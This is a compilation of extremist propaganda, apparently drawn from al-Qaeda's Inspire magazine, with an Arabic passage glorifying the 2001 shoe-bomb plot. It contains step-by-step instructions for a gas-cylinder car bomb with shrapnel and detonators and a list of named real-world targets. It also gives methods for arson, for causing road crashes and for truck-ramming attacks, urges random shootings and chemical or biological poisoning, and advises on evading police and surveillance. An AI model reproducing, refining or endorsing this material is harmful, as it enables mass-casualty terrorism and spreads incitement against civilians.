The burning of hundreds of hectares of wood that is used in wooden commercial products causes significant losses to the factories and companies of wooden products and everything that is linked to this trade. Especially when the cause of fire is deliberate and organized frequently. That means the continuity of loss. It also means more losses for insurance companies. Extra elements in causing other losses are means for different techniques and equipment for fire extinguishing. The economic damage does not stop there because fire eats the dry before the green. It does not differentiate between this and that. It swallows up everything in front of it. Things like homes, cars, farms and private properties. A practical example of that took place in the summer of 2009 in California, where estimated losses exceeded $ 2 billion dollar. All due to severe fires.

Is that it?

No, it goes beyond the economic damage to the loss of life. In the latest devastating fires that occurred in the forests of Chile, fires burnt the bodies of seven firefighters and put an end to their lives. All of that apart from the most important damaging result that is the spreading of terror among the targeted community. That is the most important demand of military operations. Our Prophet ﷺ mentioned to us that the weapon of fright is among the strongest weapons which the Muslim ummah of Muhammad is distinguished with. He ﷺ said: ***"Allah made me victorious by frightening [my enemies] for a distance of one month's journey." al-bukhari***
So fright is of the most important means of obtaining victory over the enemies.

Lastly, we ask: Is it possible to control an organized fire with the modern day tools, such as sensor machines via satellite, helicopters, reconnaissance squads or else?

We answer by saying that fire is one of the soldiers of Allah which He sends upon the disbelievers and controlling it in all cases is impossible, because if the Almighty Allah commanded to destroy, He destroys. Today we are witnessing fires unintentionally started by "people" – as they say and yet difficult to control. Some can't be controlled except after fire reaps the ground completely. What happened in occupied Palestine of fire burning carried out by al-Masadah jihadi brigades is the best proof for that. The Almighty says: ﴿ So there came upon it [i.e., the garden] an affliction from your Lord while they were asleep. And it became as though reaped} [19,20;68] to His saying: ﴿ Such is the punishment [of this world]. And the punishment of the Hereafter is greater, if they only knew ﴾ [33:68]

The bottom line is that the mujahid isn't required of anything except taking by the previously mentioned means, then turn to Allah as He is the one sought for help and reliance is on Him alone.

Make a bomb in the kitchen of your Mom
The AQ Chef

CAR BOMBS INSIDE AMERICA

A detailed yet short, easy-to-read manual on how to make a bomb using ingredients found in a kitchen.

[Adapted from Inspire Issue 12]

CAN AN IRAQI STYLE CAR BOMB NE PREPARED BY A LONE MUJAHID IN THE U.S. ? HERE IS THE AQ CHEF'S RECIPIE

Inspire Magazine's goal is to empower Muslim. And what is empowerment without being strong, powerful and intelligent? In this section, we give you strength, power and intelligence. Believe me, using car bombs gives you all that.

It is absolutely simple. And we will make it simpler for you, *biidhnillāh*, so that every Muslim, who loves Allāh and His Messenger, and wants to accelerate Islam's victory, becomes able to prepare it, even if this is the first military material his eyes has set on.

This recipe gives you the ability to make a car bomb even in countries with tight security and surveillance. The reason is: primary materials are easily available and they do not raise suspicion. These materials are not explosives in nature. But after you have assembled and prepared them, they turn into a bomb ready for destruction, *biidhnillāh*.

This type of car bomb is not usually used to destroy buildings, however it is very effective in killing individuals. The merit of this method is that you can prepare a car bomb in a few hours during the availability of the primary materials. So there is less worry about your personal security.

My Muslim brother, before you start reading the instructions, remember that this type of operation if prepared well and an appropiate target is chosen and Allah decrees success for you, history will never forget it. It will be recorded as a crushing defeat on the enemies of Islam.

EXAMPLES OF TARGETS:

In America:

- Times Square
- Casinos and Night Clubs in Las Vegas
- Oil tankers and trains
- Georgia Military College, Milledgeville, Georgia
- United States Air Force Academy, Colorado Springs
- General Atomics HQ , San Diego, California, U.S.


In Britain:

- Royal Military Academy Sandhurst - Camberley
- Marks and Spencer stores - during Friday prayers (Muslims will be praying)
- Thames House, London

Globally:

- Israeli, British and American companies
- Tourist resorts where Israelis, Britons or Americans stay

SHOPPING LIST



- COOKING GAS CYLINDERS (6 OR MORE)
- OXYGEN GAS CYLINDER (FULL)
- BAROMETER (SUITING THE COOKING GAS CYLINDER)
- CONNECTING NUT AND PIPE
- 6 DECORATION LAMPS
- MATCH
- EPOXY
- TISSUE
- BATTERY (12V OR MORE)
- WIRE

FASIAL SHAHZAD

A fighter who gives his life to Allāh can never disobey His commands; friends with peaceful protest, can you tell me a way to save the oppressed? You would have to agree to the fact that there's a force out there that's fighting the West, and is defeating them.

- Faisal Shahzad, NYC Times Square bomber in an e-mail

THE IDEA


THE GENERAL IDEA

We are going to mix two gases; one an oxidizer, another a fuel, in one sealed container that will change the normal combustion of the two materials into an explosive combustion. The explosion will start as soon as a flame emitted from a torch comes in contact with the gas that will burn rapidly under very high pressure.

OPERATIONAL IDEA

- Pure 'Oxygen' was used as the oxidizing gas, cooking gas 'Propane' as the fuel, and Cooking Gas Cylinder as the sealed container.
- An amount of gas was discharged from the Cooking Gas Cylinder.
- The highly pressurized Oxygen Cylinder was connected to the Cooking Gas Cylinder.
- When the safety valves of both the cylinders were opened, Oxygen Gas moved into the Cooking Gas Cylinder directly. This was caused by pressure difference.
- The pressure inside the Oxygen Cylinder was very high compared to that inside the Cooking Gas Cylinder. We know that gas moves from a high pressure region to a lower pressure region.

Cooking Gas Cylinder (used as Propane)



Oxygen Gas Cylinder (used as Oxidizing)

THE GENERAL IDEA

PRESSURE DIFFERENCE

While the tap is closed, the pressure in the yellow balloon is zero, while the pressure in the red balloon is one.

Closed Tap

Open Tap

But when we open the tap, gas moves from the high pressure region (red balloon) to the low pressure region (yellow balloon) in such the pressures in the two balloons become equal.

BAROMETERS

There are different types of barometers, some measure up to 11 bars, others up to 280 bars, and others in between. Barometers used to measure tire pressure usually measure up to 11, 12 or 16 bars. Barometers used for gas cylinders differ as per the type of the cylinder. For example, large Oxygen cylinders use barometers of 240 bars or 280 bars. Medium cooking gas cylinders use barometers of 34 or 36 bars. There are also many other types of barometers. Barometers use different units, some use bars, others 'atm', pound per square inch (psi), Pascals (Pa) or milimeter of mercury (mmHg).

PRESSURE UNITS

Pressure measuring instruments are called 'barometers'.

The standard atmosphere that we live in is a unit of pressure.

- The standard atmosphere is almost equal to one bar (1 bar ≈1 atm).
- In this procedure we are going to use 'bar' as the standard pressure unit for the gas cylinders.
- When you come across any other unit in our
- barometer e.g. Pascals, kiloPascals or psi, convert it into bar.
- Conversion is very simple, all you have to do is use a converter in your Windows OS calculator (click view-->unit converter) .
- A Cooking Gas Cylinder can sustain up to 12 bars.
- An Oxygen Cylinder can sustain up to 135 bars.
- 'kg/cm2' is the same as atm (atmo-sphere)

EXAMPLES OF BAROMETERS

1. **REGULATOR:** This barometer is sometimes called a 'regulator'. We will use it in these instructions. The meter on the right measures the pressure in the oxygen cylinder - its maximum measurement is 28,000 kiloPascals (kPa), equivalent to 280 bars. While the meter on the left measures the cooking gas cylinder - its maximum measurement is 1400 kPa, equivalent to 14 bars.

Regulator

2. **BAROMETER:** This tire barometer can measure up to 11 bars. We will use it in our procedure.

Tire Barometer

BAROMETERS CONT...

HINTS

- You can use oxygen from medical or welding cylinders.
- You can also use other fuels instead of propane, e.g. hydrogen, methane or acetylene.
- These fuels give better results, if security measures allow you to buy

3. **REGULATOR 2:** The meter on the right measures a maximum of 25 atmospheres - almost equivalent to 25 bars, while the meter on the left measures a maximum of 2.5 atmospheres - almost equivalent to 2.5 bars.

Regulator 2

4. **TIRE BAROMETER 2:** This tire barometer can measure a maximum of 16 bars.

Tire Barometer 2

1 PREPARING THE CAR BOMB

a MIXING THE GASES

DID YOU KNOW ?

that you can mix the two gases in one Welding-Oxygen Cylinder? An oxygen cylinder can sustain more than 12 Cooking Gas Cylinders of 25-liters. BUT do not forget the balloon principle.

- Discharge gas from the Cooking Gas Cylinder until only 3 bars are left in it.
- Note: to be sure of the required amount, you have to measure the pressure after every few moment of releasing the gas. Use a barometer suitable for the cooking gas cylinder.
- Note: If you do not have the suitable barometer, there is a simple way to measure the pressure by a tire barometer (fig1.1)
- Take a normal cooking gas regulator and cut its connecting nut off. Use a hacksaw to cut at the yellow mark. (fig 1.2)
- Take a tire's inner tube and cut the valve stem off, in such its lower part fits the nut. (fig 1.3)
- Fit the valve stem into the nut precisely.
- Apply epoxy from the outside to provide a strong adhesion between the valve stem and the nut and prevent the gas from leaking. Also apply a little of epoxy inside - Do not block the hole. Now the nut is ready to use with the tire barometer and the Cooking Gas Cylinder. (fig 1.4)

fig 1.1 Tire Barometer




fig 1.2 Cooking Gas Regulator

fig 1.3 Nut and Valve


fig 1.4 Final Results

b CONNECTING THE OXYGEN CYLINDER TO THE COOKING GAS CYLINDER.

SECURITY MEASURES

- If you are planning to hide your identity and cover your trail during the operation, begin from the time you set your feet to purchase the ingredients.
- Wipe your fingerprints.
- Use a car that will not reveal your identity.
- Avoid cctv cameras.
- Be artisic and creative in avoiding detection

Connecting Nut



Note: to be able to insert Oxygen Gas into the Cooking Gas Cylinder, you should have the connecting nut illustrated in the photo.

If the connector is unavailable, or buying it may draw attention to you, you can use a normal cooking gas regulator with a bit of modification. You will have to drill a hole from the inside to let Oxygen Gas pass into the cylinder.

Modified cooking gas Regulator - Interior and Exterior spot to be drilled

c INSERTING OXYGENE GAS

Inserting Oxygene to Cooking Gas Cylinder using a Barometer

Insert 9 bars of Oxygen Gas into the Cooking Gas Cylinder. This will make the total pressure inside the Cooking Gas Cylinder 12.

NB: Avoid heat and fire sources while inserting or discharging gas!

d PREPARING THE IGNITION LAMP

DID YOU KNOW ?

that you can mix the two gases in one Welding-Oxygen Cylinder? An oxygen cylinder can sustain more than 12 Cooking Gas Cylinders of 25-liters. BUT do not forget the balloon principle.

fig 3.1 Match in Lamp




fig 3.2 Sealing


The ignition lamp is the tool that emits a flame into the mixed gas inside the Cooking Gas Cylinder, to detonate the bomb.



- Break the top of the decoration lamp by heating it. Make sure the filament does not break.
- Fill the lamp with match (from matchstick heads). (fig 3.1)
- Seal it with a tissue. (fig 3.2)

e

INSERTING THE IGNITION LAMP

IMPORTANT

It is better to start pre-paring the car bomb few hours before the operation, because the security forces (if they come into your work place/house) cannot accuse you of prepar-ing a bomb, especially if you distribute the ingredients in your house well.

Ignition lamp in Connecting-Lamp

Ignition lamp in Modified-Cooking Gas Regulator

- Insert the lamp into the connector, while the wires are out.
- Apply epoxy to seal the connector or the modified regulator.
- Fasten the connector to mixed gas cylinder.

f

FASTEN THE CONNECTOR TO MIXED GAS CYLINDER

A Cooking Gas Cylinder Bomb. You have completed the preparation of one cylinder, now prepare the other cylinders in the same way (to make a total of not less than six).

MAXIMUM CARNAGE

It is better to use shrapnel (nuts, ball bear-ings, nails or any other) on the outer surface of the cylinders.

- The best way to arrange the shrapnel is in circles.
- In this car bomb you can use up to 100,000 pieces of shrapnel.
- A hand grenade usually contains 360 shrapnel only.

PREPARING THE CAR BOMB

Prepare no less than six 25-litre cylinders.

- Place them closely to each other. Leave as little space between them as pos-sible.
- Connect the ignition Lamps.




Figure shows Car Bomb without Electrical Circuit




g

PREPARING THE ELECTRIC CIRCUIT: (CONNECTING THE COOKING GAS CYLINDERS)

Every ignition lamp has two wires. Connect the wires on the right to the positive pole (+) of the battery (12v or ore), and the wires on the left to the negative pole (-).

REMEMBER

If you intend to hide your identity buy a car without any formal paperwork being exchanged.

IMPORTANT

If it possible, carry out an experiment even if in a smaller scale in a safe place, because an experiment will give you lot of experi-ence before the main operation.

When these two wires are connected to the battery the car will explode.

- THAT IS WHY YOU SHOULD PUT A SWITCH ON THE POSITIVE SIDE SO THAT YOU CAN CONTROL WHEN TO DETONATE THE CAR BOMB, AND PROTECT THE CIRCUIT FROM UNINTENDED DETONATION.
- Note: It is recommended to test the electric circuit using another decoration lamp of the same type used for ignition.
- If you are a martyrdom bomber and you want to detonate the car bomb directly, use a manual switch that is operated by hand directly.
- If you want to make it a time bomb, use a time switch (you can refer to Inspire Magazine issue 1 and 9 for details).
- If you want a remote detonation, use a toy-car remote, alarm remote, garage remote or any other. You can test the remote with a lamp (or refer to issue 8 for details).

OSJ TORCHING SCHOOL

TORCHING PARKED VEHICLES

w/ Ibnul Irhab

EASY TO DO

The West should taste some burning. They should pay for bombarding and burning our Muslim brothers and sisters' homes and our Holy Quran.

For burning down forests, plantations and houses, please refer to Issue 9. It explains the topic in full details.

OPERATION NO PARKING!


Today we have something new for you, VEHICLES. Vehicle are easy to torch. And the easy part is, vehicles need to be parked somewhere, right? How safe is that somewhere, especially in deserted areas? How much more safe will the West feel parking their vehicles, when they know they're up for a TORCHING.

Procedure:

- Carry your bottle(s) of fuel.
- Find a deserted parked car.
- Avoid CCTV cameras or areas where people could see you.
- After finding a suitable place, plan your escape route.
- Pour the petrol on the vehicle(s), do not forget the tires. You can pour a line away from the vehicle.
- Leave the bottle(s) to burn so as not to be caught with it (them).
- Do not touch the vehicle(s), just in case there is an alarm.
- Don't get petrol on yourself.
- Use a matchstick to torch the vehicle directly or the line of petrol.
- Quickly execute your escape plan acting natural so as to avoid suspicion.

PS: camouflaging the petrol is an important precaution to take. You can use an apple juice bottle.

Ensure the cars you're torching are not Muslims'. Go to known non-Muslim suburbs to be safe, or during their ceremonies. 1200 vehicles were torched In France this New Year's eve.



WHY A MATCHSTICK?

We are setting forth an example to the *Kuffar* and that example is a Matchstick. While the *Kuffar* are deluded into thinking that their superior technology will defeat us. We put forth that we will defeat you even if it is by a matchstick. And that our simple weapons are also just as terrorizing and destructive to your economy as your weapons are by the permission of Allah.

REQUIREMENT

- Fuel (petrol – you can siphon petrol from your vehicle to avoid suspicion)
- Source of fire – a matchstick

OSJ SCHOOL FOR ROAD ACCIDENTS

CAUSING ROAD ACCIDENTS

w/ Ibnul Irhab

IT'S TIME TO VISIT DAD'S GARAGE

1 LUBRICATIVE OIL

WHAT IS THE BEST TIMING?

The best timing for a 'Causing Road Accident' operation is during night hours especially on Sunday nights. Most of the *Kuffar* will be either drinking or showing off their driving talents to their friends in addition to the poor visbility due to the scarcity of light. Thus it is hard for your ambush tools to be noticed.

We all agree that the Kuffar chose the wrong path. Now it's due time for their vehicles to also leave the right path. Demolition Derby Style.

No road to travel down. No sky to shade them, till they pay *Jiziyah* while they are humbled.

ARE YOU READY FOR AN AMBUSH?

Requirement:

• 40 liters of Lubricative Oil or more – the more the better. You can also use cooking oil, non-organic are more functional.

Procedure:

• Look for a bend or corner on a highway (divided or undivided). FIGURE 1.1

• Pour the oil on the bend or 15 meters before the sharp corner. Pour on the lane that is exposed to the corner.

TIP

For best results, choose a bend on a mountainous road, a bridge or in a tunnel. As the sliding will surprise the *Kuffar* much more maybe even causing a down the mountain *Chitti Chitti Bang Bang* flying special.

FIGURE 1.1

WHY TARGET HIGHWAYS?

Highways are the target because vehicles are likely to be at a high velocity (speed), and CF and inertia are directly proportional to velocity. Therefore the greater the inertia and CF the greater the damage on the vehicle after losing control.
CF = Mv2/R
Where v = velocity (speed)




FIGURE 1.2 A



FIGURE 1.2 B

HOW THE OIL WORKS

A car driving around a curve is exposed to a centrifugal force (CF) which makes the vehicle slide outwards. The centrifugal force is opposed by a frictional force (F) between the treads of the tires and the road to stop the car from sliding. FIGURE 1.2 A

Therefore, when the centrifugal force becomes greater than the frictional force, the vehicle will slide.

Oil is a lubricant, so pouring oil before the bend reduces the friction between the treads of the tires and the surface of the road. In this case the centrifugal force will be greater friction and the vehicle will slide. (CF>F)

The sliding vehicle may hit a curbstone or grass (X) verges and this will jolt the slide to zero almost instantly. The sudden lateral deceleration produces an inertial force acting through the center of gravity in addition to the centrifugal force, and together they provide a large overturning couple. FIGURE 1.2 B

A slIding vehicle doesn't necessarily have to hit an object to provide a dangerous overturning couple. For example, a car sliding sideways on this oily surface, suddenly transferring to a dry surface will undergo a considerable lateral deceleration sufficiently large enough to cause overturning, or at least, steering and stability problems.

WARNING

When carrying out these operations, avoid CCTV cameras and all eyes in general.

DID YOU KNOW?

A vehicle travelling on hundred km/h, after slamming the brakes, it travels 120m before a complete stop.

Displayed is a vehicle which overturned on a wet road.

the ultimate mowing machine

yahya ibrahim

America is a terrorist state and Americans are complacent in some of the worst forms of terrorism our Muslim nation has been subjected to. Millions of Muslim lives have been lost to American brutality. It is about time Muslims wake up and payback America what is due to it.

In this section, the OSJ, we give our readers suggestions on how to wage their individual jihad. Here is one idea of how an individual Muslim may do so. It is a simple idea and there is not much involved in its preparation. All what is needed is the willingness to give one's life for Allah.

The implementation of details of this operation should be subject to the security requirements.

The idea is to use a pickup truck as a mowing machine, not to mow grass but mow down the enemies of Allah.

You would need a 4WD pickup truck. The stronger the better. You would then need to weld on steel blades on the front end of the truck. These could be a set of butcher blades or thick sheets of steel. They do not need to be extra sharp because with the speed of the truck at the time of impact, even a blunter edge would slice through bone very easily. You may raise the level of the blades as high as the headlights. That would make the blades strike your targets at the torso level or higher.

Pick your location and timing carefully. Go for the most crowed locations. Narrower spots are also better because it gives less chance for the people to run away. Avoid locations where other vehicles may intercept you.

To achieve maximum carnage, you need to pick up as much speed as you can while still retaining good control of your vehicle in order to maximize your inertia and be able to strike as many people as possible in your first run. Keep in mind that as soon as people realize what you are up to, they would scatter and run in every direction looking for cover. They would look for areas where the vehicle cannot reach them. Therefore, it is important to study your path of operation beforehand.

The ideal location is a place where there are a maximum number of pedestrians and the least number of vehicles. In fact if you can get through to "pedestrian only" locations that exist in some downtown (city center) areas, that would be fabulous. There are some places that are closed down for vehicles at certain times due to the swarms of people.

If you have access to firearms, carry them with you so that you may use them to finish off your work if your vehicle gets grounded during the attack.

After such an attack, we believe it would be very difficult to get away safely and without being recognized. Hence, it should be considered a martyrdom operation. It's a one-way road. You keep on fighting until you achieve martyrdom. You start out your day in this world, and by the end of it, you are with Allah.

This idea could be implemented in countries like Israel, the U.S., Britain, Canada, Australia, France, Germany, Denmark, Holland and other countries where the government and public sentiment is in support of the Israeli occupation of Palestine, the American invasion of Afghanistan and Iraq or countries that had a prominent role in the defamation of Muhammad ﷺ. In such countries we may strike at the public at large. As long as they target our non-combatants, we will target theirs.

This is one of many ways to implement this idea. You may modify it and add or subtract to it according to what is suitable for your particular conditions.

If Allah guides your heart to such a great operation please leave behind a note. Tell the world why you did it.

Tips for our brothers in the United Snakes of America

Title

Yahya Ibrahim

Author

Forget about the constitution, forget about your rights, and forget about the law. If the authorities suspect you, they will take you in on real charges or trumped up ones, it doesn't matter. America cares less about the law when it comes to Muslims. Therefore don't get them suspicious in the first place. Here are some tips:

- Beware of informants: If the Feds suspect you are up to something, they may try to set you up through an informant. There were quite a few brothers who were arrested using this method. The Fort Dix brothers were set up by an informant. Najibullah Zazi, and the three brothers in New York: Mahmud Faruq Brent, Rafiq Abdus Sabir, Abdulrahman Farhane, were all sold out by brothers who ended up collaborating with the authorities.

Learn your lesson: beware of individuals who are unknown to you and do not put your trust in those who pose as mujahidin.

- Do not attempt to travel overseas to join the mujahidin in an overt matter. In November 2009, five brothers from Virginia were arrested in Pakistan for attempting to join al Qaeda. Brother Zachary Adam Chesser is also accused of attempting to travel to Somalia. Therefore we strongly encourage our brothers to fight jihad on U.S. soil. In fact even if traveling to join the fronts of jihad was accessible and easy, we would still encourage them to perform operations in the West. To kill a snake, strike its head.

For those planning on executing operations:

- Take extra care and precautions when using electronic media. The Internet and mobile phones greatly facilitate communication for the mujahidin. The Internet has allowed for the spread of the jihadi doctrine and played a role in guiding many towards the truth. Mobile phones have also been used extensively by mujahidin for day-to-day communications. But for those living in the West, the brothers need to be extra cautious. The rules concerning surveillance in the West have been relaxed when it comes to monitoring Muslims and you could be arrested for the least suspicion. Therefore we advise our brothers to eliminate their using of the Internet and mobile phone except for non-jihadi related communication. If it is necessary for the work to use the mobile phone or internet, then use it with proper security measures such as using a coded language that would not raise suspicion or using encryption software from a terminal that cannot be traced back to you.

- If you are clean stay clean. Avoid contact with jihadi minded individuals. Do not visit jihadi websites. Do not keep in your possession any suspicious material.

- Have a convincing cover story for anything suspicious. The story needs to be good enough to convince a jury if you ever get that far.

• Take your time. No rush. A successful operation in 6 months time or even a year or more is quite better than a rushed botched attempt that winds you up behind bars. Case out your targets. Think it out. Contemplate your best options. Look for the maximum effect. If you think you are under watch, disclose your thoughts to nobody.

• Whenever possible try to get the information you need from websites that are non-Islamic or are not related to jihad. For example you may visit sites that report on the mujahidin and cover their material such as SITE intelligence group or Memri.

Different options for operations

The Firearm Operation: Nidal Hassan and Abdul Hakim Mujahid Muhammad. It's the least suspicious if you already own a firearm. For this choose the best location. A random hit at a crowded restaurant in Washington DC at lunch hour for example might end up knocking out a few government employees. Targeting such employees is paramount and the location would also give the operation additional media attention.

The advantages of the random shooting line of operations:
o No one else is involved. The idea doesn't leave the mind of the mujahid. This eliminates the chances of the Feds catching wind of what's going to happen.
o Demands the least preparation. All what is needed is the weapon, the ammunition, and surveillance of the site.
o The fastest operation to perform. Other operations may need more time to prepare.

If you have access to welding equipment, the operation of "The ultimate mowing machine" would be another simple and effective operation. The advantages of this one:
o This method has not been used before.
o It would cause chaos and trauma among the public. The "terrorizing" element here is great. With blades welded to the truck and slashing out at the enemies of Allah at high speed, you can imagine the scene after such an operation!
o It is a simple operation with great results.
o With the exception of the welding part, the authorities would have no way of figuring out what you are up to. Owning a truck is by no means an indication of terrorist intent. When you get to the welding part, do it fast so as to not give the authorities a chance to botch the operation. Do the welding right before you take off.

Another option for the individual jihad is the idea we proposed in "Make a bomb in the kitchen of your mom". The pressurized cooker should be placed in crowded areas and left to blow

up. More than one of these could be planted to explode at the same time. However, keep in mind that the range of the shrapnel in this operation is short range so the pressurized cooker or pipe should be placed close to the intended targets and should not be concealed from them by barriers such as walls.

These are some of our suggestions. The best operation however is the one where you come up with an innovative idea that the authorities have not yet turned their attention to, and that leads to maximum casualties or – equally important – maximum economic losses. Also those brothers of ours who have specialized expertise and those who work in sensitive locations that would offer them unique opportunities to wreak havoc on the enemies of Allah should take advantage of their skills.

For those mujahid brothers with degrees in microbiology or chemistry lays the greatest opportunity and responsibility. For such brothers we encourage them to develop a weapon of mass destruction, i.e., an effective poison with the proper method of delivery.

Poisonous gases such as nerve gas are not out of reach for the chemist and require simple equipment. A microbiologist would be capable of developing the most effective strains of Clostridium botulinum and thus develop the most lethal toxin of all: botulin. An effective botulin attack administered properly could lead to hundreds if not thousands of casualties.

For such brothers we would ask them to take the utmost security precautions and take their time even if that means years. Such an operation is worth the wait.

Brothers with less experience in the fields of microbiology or chemistry as long as they posses basic scientific knowledge would be able to develop other poisons such as ricin or cyanide.

Due to the extreme importance of moving the war with America over to the next stage, the stage of weapons of mass destruction, we will In Shā' Allāh cover such topics in more detail in our upcoming issues. Until then may Allah protect you all and guide you to what is best for you in this life and the afterlife.

2 TIRE-BURSTERS

Required Components

- A wooden board (12×8×2 inches)
- 20 nails (4 - 5 inches) the thicker the better.
- A hummer.
- Black paint and a brush (for camouflage).

NOTE:

This is an open tool, it could be improvised or changed. As for the 'Assassinating Tire-Bursters', we can't reveal it now for security purposes.

In the previous section, we discussed how to reduce the friction between the tires and the road. The responsible part for the traction was the tread. In this section we will discuss how to deform the body of the tire which ensures support. Therfore in this issue's OSJ we have targeted the tire as a whole.

Ambushes are one of the deadliest techniques in old and modern warfare. It requires surveillance and timing. Here we present to you an ambush without the need of any. You place and disappear.

To the Tire-Bursters - that is what I like to call them. The idea is to **place them on roads** in order to cause the tires of any vehicle, which comes in contact, to **burst**. While the vehicle is at a high speed, it will lose control and the result are as we have illustrated in the previous section.
Tire-Bursters are simple to make:

Preparation:

- Tint the black paint to be as the same color as the targeted road. Some roads are darker than others. In our case we just used plain black.
- Paint one face of the wooden board with the new tilted black paint. Also paint the 4 side faces to increase the camouflaging as in FIGURE 1.5 A . The result should look like FIGURE 1.5 B.
- Divide the unpainted face of the board into an inner and a perimeteral area as shown in FIGURE 1.5 C. The dots in the frame represent the nails.
- Hammer the nails **(THICK NAILS)** through the unpainted face as in FIGURE 1.5 D. Excess force may cause the board to break - our goal is to break down vehicles.
- Hammering the nails will cause some openings or cracks on the painted face. Fill the cracks with the paint. FIGURE 1.5 E.

Your Tire-Buster will look like FIGURE 1.4. Scary, isn't it?

Note: Do not leave any lead or trace behind e.g. Id cards, fingerprints or school books.

FIGURE 1.4

Why accidents?

The goal is *Inshallah* that if enough Muslims fulfill their obligations of *Jihad*, the *Kuffar* and their insurance companies will be so sick of the terror caused and money wasted by these simple operations that they will press their government to stop the tyranny against Muslims. These operations come under the umbrella of deterrence operations as explained above.

FIGURE 1.5 A



FIGURE 1.5 E

- Nearly 1.3 million people die in road crashes each year, on average 3,287 deaths a day.
- An additional 20-50 million are injured or disabled.
- In US Over 37,000 people die in road crashes each year
- An additional 2.35 million are injured or disabled
- Road crashes cost the U.S. $230.6 billion per year, or an average of $820 per person

FIGURE 1.6

For a speeding vehicle, a tiny swerve, one split second of distraction can create devastating outcomes.

FIGURE 1.6

SUCCESSFUL AMBUSH?

OSJ SPECIALIST CONSULTANCY

YOU ASK, WE ANSWER

w/ AQ Consultant

ASK THE EXPERT

You can send your question to AQ via the emails provided in the Contact Page below. It is your right to ask, our duty to answer.

1 WHAT IS YOUR PROFESSION?

All praise due to Allah, the Muslim *ummah* is rich of talented and learned people. This section is dedicated to give simple guidance for those who are willing to help in the Global *Jihad*.

Tell me your Profession, and I'll tell you what to do.

PROFESSIONAL: I am an experienced doctor.

AQ CONSULTANT: Create a lethal poison (gaseous), manufacture an anthrax and give the *mujahideen* medical advice in their blogs or you can contact us directly.

TIP

Ricin is one of the easiest of poisons to make. In the autopsy room, finding ricin is next to impossible in the subject's body. It will kill within 12 to 24 hours. One pound of ricin is a lethal dose for 3 million people by injection.

PROFESSIONAL: I am an active journalist.

AQ CONSULTANT: Journalism is a useful profession to the *mujahideen*. You could surveil the enemy, this could be done through your wide knowledge of current affairs and your access to many areas as a media personnel. Track down the enemies of Allah, hit or send us the surveillance report .

WHAT ELSE COULD I DO?

A journalist could also help the global *jihad* by exposing the western crimes and lies, which is part of professionalism. This could be done by showing their massacres of Muslims and weak nations, their war crimes and stealth e.g. oil.

2 SHORT ANSWERS FOR ASSUMED QUESTIONS

Remember!

- Remember to prepare your heart for any operation.
- Remember to refuge yourself from satan.
- Remember jihad is wajib and not sunnah.
- Remember to remind yourself of the great rewards of jihad.
- Remember the tears of the children of Palestine.
- Remember the scream of your Afghani sister.
- Remember the bombarded houses in Mali.
- Remember your sisters in the crusaders' prisons.
- Remember you are a servant of Allah.

Whom do I work with?

QUESTION: I want to carry out a big *Jihad* operation to support the religion, guide me.

AQ CONSULTANT: You have great determination, *Mashaallah*.

Jihad is *Ibadah* like any other ibadah. And every Muslim targets the best of *'ibadah*. But never forget the aspect of *niyyah* (intention). A small operation could surpass the biggest operation you can think of in *Ajr* (reward).

Do you how many *mujahideen* here in the fronts wish to carry out even a small operation in the land of *'aduww* (enemy).

Brother, *Jihad* operations complete each other in our way to attain victory.

Small operations occupy the enemy's time. Hitting him in his backyard drives him crazy. So these small operations of today, are the stepping stone of tomorrow's victory, by the Grace of Allah. Rely on Allah, and answer His call; *Jihad*.

QUESTION: Who can use OSJ tools and ideas?

AQ CONSULTANT: Inspire Magazine seeks to free the oppressed nations from the Western Hegemony. These tools are for muslims in particular, but others could also use them **in their war against the present oppressors, America and its allies..**

QUESTION: I hate the leaders of kufr, I want to assassi

22 December 2001 shoe bomb plot

عملية الحذاء المتفجر

On December 22, 2001, passengers on Flight 63 from Paris, France to Miami, Florida complained of a smoke smell in the cabin shortly after a meal service. One flight attendant, Hermis Moutardier, thinking she smelled a burnt match, walked the aisles of the plane, trying to assess the source. A passenger pointed to Reid, who was sitting alone near a window and attempting to light a match. Moutardier warned him that smoking was not allowed on the airplane. Reid then promised to stop.

A few minutes later, Moutardier found Reid leaned over in his seat. Her attempts to get his attention failed. After asking "What are you doing?" Reid grabbed at her, revealing one shoe in his lap, a fuse which led into the shoe, and a lit match. She tried grabbing Reid twice, but he pushed her to the floor each time, and she yelled for help, and then ran to get water. When another flight attendant, Cristina Jones, arrived to try to subdue him, he fought her and bit her thumb and Moutardier threw water in his face. The 6 foot 4 inch (193 cm) tall, 200+ pound (90+ kg) Reid was next subdued by several passengers on the airliner, and then bound up using plastic handcuffs, seatbelt extensions, and headphone cords. A physician on board the airliner administered to Reid a tranquilizer that he found in the emergency medical kit of the airliner. This flight was immediately diverted to the Logan International Airport in Boston, Massachusetts, the closest US airport.

The explosive apparently did not detonate due to the one-day delay in the take-off of Reid's flight. He had worn his shoes for more than one day, and the rainy weather, perhaps along with Reid's accumulated foot perspiration, caused the fuse to be too damp to ignite.

ان فكرة نسف الطائرات مبنية على تمرير كمية بسيطة من المتفجرات إلى داخل الطائرة وعند انفجار المادة المتفجرة فإنها تتكسر وتتحول إلى مواد غازية وبكميات كبيرة بجانب اطلاق حرارة عالية قد تصل إلى خمسة آلاف درجة مئوية في واحد من المليون جزء من الثانية وهي قادرة على تفتيت المواد والأشياء مما يسبب دمارا كبيرا وفي حالة استخدام كمية بسيطة من المواد المتفجرة فإنها قادرة على عمل فتحة في الطائرة وهي في ا لجو ويقوم الضغط الجوي بإكمال المهمة عن طريق تفتيت الطائرة في الارتفاعات الشاهقة، مما يقتل جميع المسافرين .

Richard Colvin Reid also known as the Shoe Bomber,

المجاهد ريتشارد ريد (صاحب عملية الحذاء المتفجر)

كانت اولى الافكار التي بدا منها الاخوة المخططين في غزوات الحادي عشر من سبتمبر هي عملية تهريب احذية متفجرة الي الطائرات
وعندما تحلق الطائرة – يتم تفجير الاحذية في الطائرة
او على بوابة كابينة الطيار ويدخل احد الاخوة للكابينة ويقوم بالسيطرة على الطائرة لتصبح عملية احتجاز رهائن ومطالب وشروط – او بالاصطدام بالطائرة في أي مكان في الولايات المتحدة ،

ثم تطورت الفكرة الي استخدام طيارين اسلاميين ليسهل لهم دخول كابينة الطيار بأي عذر خاصة مع امتلاكهم بطاقات تثبت انهم طيارين وبالتالي لأتكون العملية عشوائية أي ان يتم اصطدام الطائرات بأهداف محددة وهذا ما جرى في غزوتي نيويورك وواشنطن ،

وبالتالي عقب غزوتي نيويورك وواشنطن تم اتخاذ اقصى درجات الامن في الطائرات وبالخصوص على كابينة الطيار فقاموا بإغلاقها ولا يسمح لأحد بالدخول او الخروج من الكابينة اثناء الطيران ،

